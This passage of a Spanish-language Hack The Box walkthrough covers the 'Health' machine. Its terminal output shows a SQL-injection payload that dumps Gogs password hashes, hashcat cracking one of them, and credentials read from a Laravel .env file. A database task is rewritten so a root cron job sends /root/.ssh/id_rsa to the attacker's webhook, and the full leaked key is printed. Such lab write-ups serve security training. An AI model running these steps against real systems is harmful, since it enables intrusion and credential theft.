


```
┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# nc -nlvp 4343
listening on [any] 4343 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.11.176] 52552
POST / HTTP/1.1
Host: 10.10.14.28:4343
Accept: */*
Content-type: application/json
Content-Length: 989

{"webhookUrl":"http:\/\/10.10.14.28:4343","monitoredUrl":"http:\/\/10.10.14.28","health":"up","body":"{\"data\":[{\"username\":\"susanne\",\"avatar\":\"\/\/1.gravatar.com\/avatar\/c11d48f16f254e918744183ef7b89fce\"},{\"username\":\"admi
n@gogs.local:66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37:sO3XIbeW14\",\"avatar\":\"\/\/1.gravatar.com\/avatar\/15\"}],\"ok\":true}","message":"HTTP\/1.0 302 Found","headers":{"Hos
t":"10.10.14.28","Date":"Sat, 21 Jan 2023 09:07:29 GMT","Connection":"close","X-Powered-By":"PHP\/8.1.12","Location":"http:\/\/localhost:3000\/api\/v1\/users\/search?q=')\/**\/union\/**\/all\/**\/select\/**\/1,2,(select\/**\/email||':'|
|passwd||':'||salt\/**\/from\/**\/user),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27\/**\/--\/**\/-","Content-type":"text\/html; charset=UTF-8","Content-Type":"application\/json; charset=UTF-8","Set-Cookie":"_csrf=;
 Path=\/; Max-Age=0","Content-Length":"293"}}
```

Vamos a descifrar la clave del usuario admin. Seguimos el mismo proceso anterior.




```
┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# echo -n "66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37" | xxd -r -p | base64
ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW9O/jc=

┌──(root㉿kali)-[/home/…/HTB/health/content/gogs]
└─# echo -n "sO3XIbeW14" | base64
c08zWEliZVcxNA==
```



```
sha256:10000:c08zWEliZVcxNA:ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW9O/jc=:february15

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:c08zWEliZVcxNA:ZsB0ZFVFeB8QZPt/0Rd0U9u ... 9O/jc=
Time.Started.....: Sat Jan 21 10:59:59 2023 (2 mins, 25 secs)
Time.Estimated ...: Sat Jan 21 11:02:24 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      488 H/s (6.19ms) @ Accel:16 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 70976/14344385 (0.49%)
Rejected.........: 0/70976 (0.00%)
Restore.Point....: 70944/14344385 (0.49%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:9216-9999
Candidate.Engine.: Device Generator
Candidates.#1....: footballs → faith9
Hardware.Mon.#1 ..: Util: 83%

Started: Sat Jan 21 10:59:54 2023
Stopped: Sat Jan 21 11:02:26 2023
```


Intentamos conectarnos con el usuario admin, y la clave obtenida pero no funciona. Antes habíamos visto que existía otro usuario “sussane”. Con este ganamos acceso a la máquina.



```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# ssh susanne@10.10.11.176
susanne@10.10.11.176's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-191-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 21 09:17:37 UTC 2023

  System load:  0.19              Processes:           174
  Usage of /:   66.3% of 3.84GB   Users logged in:     0
  Memory usage: 11%               IP address for eth0: 10.10.11.176
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Jan 21 09:17:19 2023 from 10.10.14.28
susanne@health:~$ 
```


4. Escalada de privilegios

Tras hacer un reconocimiento inicial en busca de permisos de sudoers, binarios con permisos SUIDs, capabilities, etc. no vemos nada interesante. Inspeccionamos los puertos abiertos locales y vemos que está corriendo MySQL.




```
susanne@health:~$ netstat -putona
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name     Timer
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -                    off (0.00/0/0)
tcp        0      1 10.10.11.176:42690      8.8.8.8:53              SYN_SENT    -                    on (0.05/1/0)
tcp        0    612 10.10.11.176:22         10.10.14.28:57244       ESTABLISHED -                    on (0.08/0/0)
tcp        0      0 127.0.0.1:3306          127.0.0.1:36024         TIME_WAIT   -                    timewait (11.97/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      -                    off (0.00/0/0)
tcp6       0      0 :::3000                 :::*                    LISTEN      -                    off (0.00/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      -                    off (0.00/0/0)
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -                    off (0.00/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -                    off (0.00/0/0)
udp        0      0 127.0.0.1:53647         127.0.0.53:53           ESTABLISHED -                    off (0.00/0/0)
```

Revisamos el contenido del directorio “/var/www/html/”. Abrimos el fichero “.env” y vemos unas credenciales de MySQL.




```
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 2.9.3                                                        .env

APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:x12LE6h+TU6×4gNKZIyBOmthalsPLPLv/Bf/MJfGbzY=
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=laravel
DB_PASSWORD=MYsql_strongestpass@2014+
```

Usuario: lavarel
Clave: MYsql_strongestpass@2014+




```
susanne@health:/var/www/html$ mysql -p -u laravel
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 277
Server version: 5.7.39-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
    → ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| laravel            |
+--------------------+
2 rows in set (0.00 sec)

mysql> 
```

Revisamos las tablas de la BBDD de laravel, pero están vacías. Con PsPy, revisamos los procesos que están corriendo en el sistema. Vemos que se está ejecutando un fichero php llamado "artisan".




```
2023/01/21 09:40:04 CMD: UID=0     PID=1      | /sbin/init maybe-ubiquity
2023/01/21 09:40:06 CMD: UID=0     PID=4684   | mysql laravel --execute TRUNCATE tasks
2023/01/21 09:41:01 CMD: UID=0     PID=4690   | /bin/bash -c sleep 5 && /root/meta/clean.sh
2023/01/21 09:41:01 CMD: UID=0     PID=4689   | /usr/sbin/CRON -f
2023/01/21 09:41:01 CMD: UID=0     PID=4688   | /bin/bash -c sleep 5 && /root/meta/clean.sh
2023/01/21 09:41:01 CMD: UID=0     PID=4687   | /usr/sbin/CRON -f
2023/01/21 09:41:01 CMD: UID=0     PID=4686   | /usr/sbin/CRON -f
2023/01/21 09:41:01 CMD: UID=0     PID=4691   | /bin/bash -c cd /var/www/html && php artisan schedule:run >> /dev/null 2>&1
2023/01/21 09:41:01 CMD: UID=0     PID=4695   | sh -c stty -a | grep columns
2023/01/21 09:41:01 CMD: UID=0     PID=4697   | grep columns
2023/01/21 09:41:01 CMD: UID=0     PID=4696   |
2023/01/21 09:41:06 CMD: UID=0     PID=4698   | mysql laravel --execute TRUNCATE tasks
2023/01/21 09:42:01 CMD: UID=0     PID=4702   | /bin/bash -c cd /var/www/html && php artisan schedule:run >> /dev/null 2>&1
2023/01/21 09:42:01 CMD: UID=0     PID=4701   | /bin/bash -c cd /var/www/html && php artisan schedule:run >> /dev/null 2>&1
2023/01/21 09:42:01 CMD: UID=0     PID=4700   | /usr/sbin/CRON -f
2023/01/21 09:42:01 CMD: UID=0     PID=4699   | /usr/sbin/CRON -f
2023/01/21 09:42:01 CMD: UID=0     PID=4703   | /usr/sbin/CRON -f
2023/01/21 09:42:01 CMD: UID=0     PID=4704   | sleep 5
2023/01/21 09:42:01 CMD: UID=0     PID=4707   | grep columns
2023/01/21 09:42:01 CMD: UID=0     PID=4706   |
2023/01/21 09:42:01 CMD: UID=0     PID=4705   | sh -c stty -a | grep columns
2023/01/21 09:42:01 CMD: UID=0     PID=4708   |
2023/01/21 09:42:01 CMD: UID=0     PID=4710   | grep columns
2023/01/21 09:42:01 CMD: UID=0     PID=4709   | stty -a
```

Este fichero no lo podemos modificar, pero si revisamos el código de la aplicación, nos llama la atención el fichero /var/www/html/app/Console/Kernel.php. Vemos como el sistema obtiene las tareas de la base de datos.




```
  GNU nano 2.9.3                                                    ./app/Console/Kernel.ph
<?php

namespace App\Console;

use App\Http\Controllers\HealthChecker;
use App\Models\Task;
use Illuminate\Console\Scheduling\Schedule;
use Illuminate\Foundation\Console\Kernel as ConsoleKernel;
use Illuminate\Support\Facades\Log;

class Kernel extends ConsoleKernel
{

    protected function schedule(Schedule $schedule)
    {

        /* Get all tasks from the database */
        $tasks = Task::all();

        foreach ($tasks as $task) {

            $frequency = $task→frequency;

            $schedule→call(function () use ($task) {
                /*  Run your task here */
                HealthChecker::check($task→webhookUrl, $task→monitoredUrl, $task→onlyError);
                Log::info($task→id . ' ' . \Carbon\Carbon::now());
            })→cron($frequency);
        }
    }
```

Vamos a solicitar sobre la web http://10.10.11.176 la creación de una tarea. Anteriormente, habíamos visto una tabla en la base de datos "laravel" de MySQL llamada "tasks". Vamos a modificar en la entrada de base de datos, la URL a monitorizar, usando el wrapper file para intentar obtener la id_rsa de root.




```
mysql> update tasks set monitoredURL='file:///root/.ssh/id_rsa' where 1;
Query OK, 1 row affected (0.01 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from tasks;
+--------------------------------------+--------------------------+-----------+--------------------------+-----------+---------------------+---------------------+
| id                                   | webhookUrl               | onlyError | monitoredUrl             | frequency | created_at          | updated_at          |
+--------------------------------------+--------------------------+-----------+--------------------------+-----------+---------------------+---------------------+
| a6132bf8-bf67-4c67-80c0-545e4c107c09 | http://10.10.14.28:4343  |         0 | file:///root/.ssh/id_rsa | * * * * * | 2023-01-21 10:13:28 | 2023-01-21 10:13:28 |
+--------------------------------------+--------------------------+-----------+--------------------------+-----------+---------------------+---------------------+
1 row in set (0.00 sec)
```

Vemos en la respuesta una posible id_rsa de root.




```
{"webhookUrl":"http:\/\/10.10.14.28:4343","monitoredUrl":"file:\/\/\/root\/.ssh\/id_rsa","health":"up","body":"-----BEGIN RSA PRIVATE KEY-----\nMIIEowIBAAKCAQEAwddD+eMlmkBmuU77LB0LfuVNJMam9\/jG5
M31zkuVI007ukvWVRFhRYjwoEPJQUjY2s6B0ykCzq\nIMFxjreovi1DatoMASTI9Dlm85mdL+rBIjJwfp+Via7ZgoxGaFr0pr8xnNePuHH\/\nKuigjMqEn0k6C3EoiBGmEerr1BNKDBHNvdL\/XP1hN4B7egzjcV8Rphj6XRE3bhgH\n7so4Xp3Nbro7H7IwI
Yvzhh8\nW6KAhfnHTO+ppIVqzmam4qbsfisDjJgs6ZwHiQIDAQABAoIBAEQ8IOOwQCZikUae\nNPC8cLWExnkxrMkRvAIFTzy7v5yZToEqS5yo7QSIAedXP58sMkg6Czeeo55lNua9\nt3bpUP6S0c5×7xK7Ne6VOf7yZnF3BbuW8\/v\/3Jeesznu+RJ+G0ez
qR8G8wRYI\/GpGyaCnyHmb6gLQg6Kj+xnxw6Dl\nhnqFXpOWB771WnW9yH7\/IU9Z41t5tMXtYwj0pscZ5+XzzhgXw1y1x\/LUyan++D+8\nefiWCNS3yeM1ehMgGW9SFE+VMVDPM6CIJXNx1YPoQBRYYT0lwqOD1UkiFwDbOVB2\n1bLlZQECgYEA9iT13rdK
2kAj\nnVhtw6NRFZ1Gfu21kPTCUTK34iX\/p\/doSsAzWRJFqqwrf36LS56OaSoeYgSFhjn3\nsqW7LTBXGuy0vvyeiKVJsNVNhNOcTKM5LY5NJ2+mOaryB2Y3aUaSKdECgYEAyZou\nfEG0e7rm3z++bZE5YFaaaOdhSNXbwuZkP4DtQzm78Jq5ErBD+a1af2
xeaHPiuPvJA5Ea5wZV8WWhuspH3657nx8ZQ\nzkbVWX3JRDh4vdFOBGB\/ImdyamXURQ72Xhr7ODkCgYAOYn6T83Y9nup4mkln0OzT\nrti41cO+WeY50nGCdzIxkpRQuF6UEKeELITNqB+2+agDBvVTcVph0Gr6pmnYcRcB\nN1ZI4E59+O3Z15VgZ\/W+o51
\nSsurgFTgjeLzF8ApQNyN4QKBgGBO854QlXP2WYyVGxekpNBNDv7GakctQwrcnU9o\n++99iTbr8zXmVtLT6cOr0bVVsKgxCnLUGuuPplbnX5b1qLAHux8XXb+xzySpJcpp\nUnRnrnBfCSZdj0X3CcrsyI8bHoblSn0AgbN6z8dzYtrrPmYA4ztAR\/xkIP\
A2le5KKsDzzsmboGEA4ULKjwnOXqJEU\n6dDHn+VY+LXGCv24IgDN6S78PlcB5acrg6m7OwDyPvXqGrNjvTDEY94BeC\/cQbPm\nQeA60hw935eFZvx1Fn+mTaFvYZFMRMpmERTWOBZ53GTHjSZQoS3G\n-----END RSA PRIVATE KEY-----\n"}
```

Guardamos la clave id_rsa obtenida en un fichero.



```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# cat data.txt | jq .body -r
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwddD+eMlmkBmuU77LB0LfuVNJMam9/jG5NPqc2TfW4Nlj9gE
KScDJTrF0vXYnIy4yUwM4/2M31zkuVI007ukvWVRFhRYjwoEPJQUjY2s6B0ykCzq
IMFxjreovi1DatoMASTI9Dlm85mdL+rBIjJwfp+Via7ZgoxGaFr0pr8xnNePuHH/
KuigjMqEn0k6C3EoiBGmEerr1BNKDBHNvdL/XP1hN4B7egzjcV8Rphj6XRE3bhgH
7so4Xp3Nbro7H7IwIkTvhgy61bSUIWrTdqKP3KPKxua+TqUqyWGNksmK7bYvzhh8
W6KAhfnHTO+ppIVqzmam4qbsfisDjJgs6ZwHiQIDAQABAoIBAEQ8IOOwQCZikUae
NPC8cLWExnkxrMkRvAIFTzy7v5yZToEqS5yo7QSIAedXP58sMkg6Czeeo55lNua9
t3bpUP6S0c5×7xK7Ne6VOf7yZnF3BbuW8/v/3Jeesznu+RJ+G0ezyUGfi0wpQRoD
C2WcV9lbF+rVsB+yfX5ytjiUiURqR8G8wRYI/GpGyaCnyHmb6gLQg6Kj+xnxw6Dl
hnqFXpOWB771WnW9yH7/IU9Z41t5tMXtYwj0pscZ5+XzzhgXw1y1x/LUyan++D+8
efiWCNS3yeM1ehMgGW9SFE+VMVDPM6CIJXNx1YPoQBRYYT0lwqOD1UkiFwDbOVB2
1bLlZQECgYEA9iT13rdKQ/zMO6wuqWWB2GiQ47EqpvG8Ejm0qhcJivJbZCxV2kAj
nVhtw6NRFZ1Gfu21kPTCUTK34iX/p/doSsAzWRJFqqwrf36LS56OaSoeYgSFhjn3
sqW7LTBXGuy0vvyeiKVJsNVNhNOcTKM5LY5NJ2+mOaryB2Y3aUaSKdECgYEAyZou
fEG0e7rm3z++bZE5YFaaaOdhSNXbwuZkP4DtQzm78Jq5ErBD+a1af2hpuCt7+d1q
0ipOCXDSsEYL9Q2i1KqPxYopmJNvWxeaHPiuPvJA5Ea5wZV8WWhuspH3657nx8ZQ
zkbVWX3JRDh4vdFOBGB/ImdyamXURQ72Xhr7ODkCgYAOYn6T83Y9nup4mkln0OzT
rti41cO+WeY50nGCdzIxkpRQuF6UEKeELITNqB+2+agDBvVTcVph0Gr6pmnYcRcB
N1ZI4E59+O3Z15VgZ/W+o51+8PC0tXKKWDEmJOsSQb8WYkEJj09NLEoJdyxtNiTD
SsurgFTgjeLzF8ApQNyN4QKBgGBO854QlXP2WYyVGxekpNBNDv7GakctQwrcnU9o
++99iTbr8zXmVtLT6cOr0bVVsKgxCnLUGuuPplbnX5b1qLAHux8XXb+xzySpJcpp
UnRnrnBfCSZdj0X3CcrsyI8bHoblSn0AgbN6z8dzYtrrPmYA4ztAR/xkIP/Mog1a
vmChAoGBAKcW+e5kDO1OekLdfvqYM5sHcA2le5KKsDzzsmboGEA4ULKjwnOXqJEU
6dDHn+VY+LXGCv24IgDN6S78PlcB5acrg6m7OwDyPvXqGrNjvTDEY94BeC/cQbPm
QeA60hw935eFZvx1Fn+mTaFvYZFMRMpmERTWOBZ53GTHjSZQoS3G
-----END RSA PRIVATE KEY-----
```

Nos conectamos por SSH con dicha clave y ganamos acceso como root a la máquina víctima.



```
┌──(root㉿kali)-[/home/kali/HTB/health/content]
└─# ssh root@10.10.11.176 -i id_rsa
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-191-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 21 11:15:40 UTC 2023

  System load:  0.0               Processes:           178
  Usage of /:   66.3% of 3.84GB   Users logged in:     1
  Memory usage: 11%               IP address for eth0: 10.10.11.176
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@health:~# whoami
root
root@health:~#
```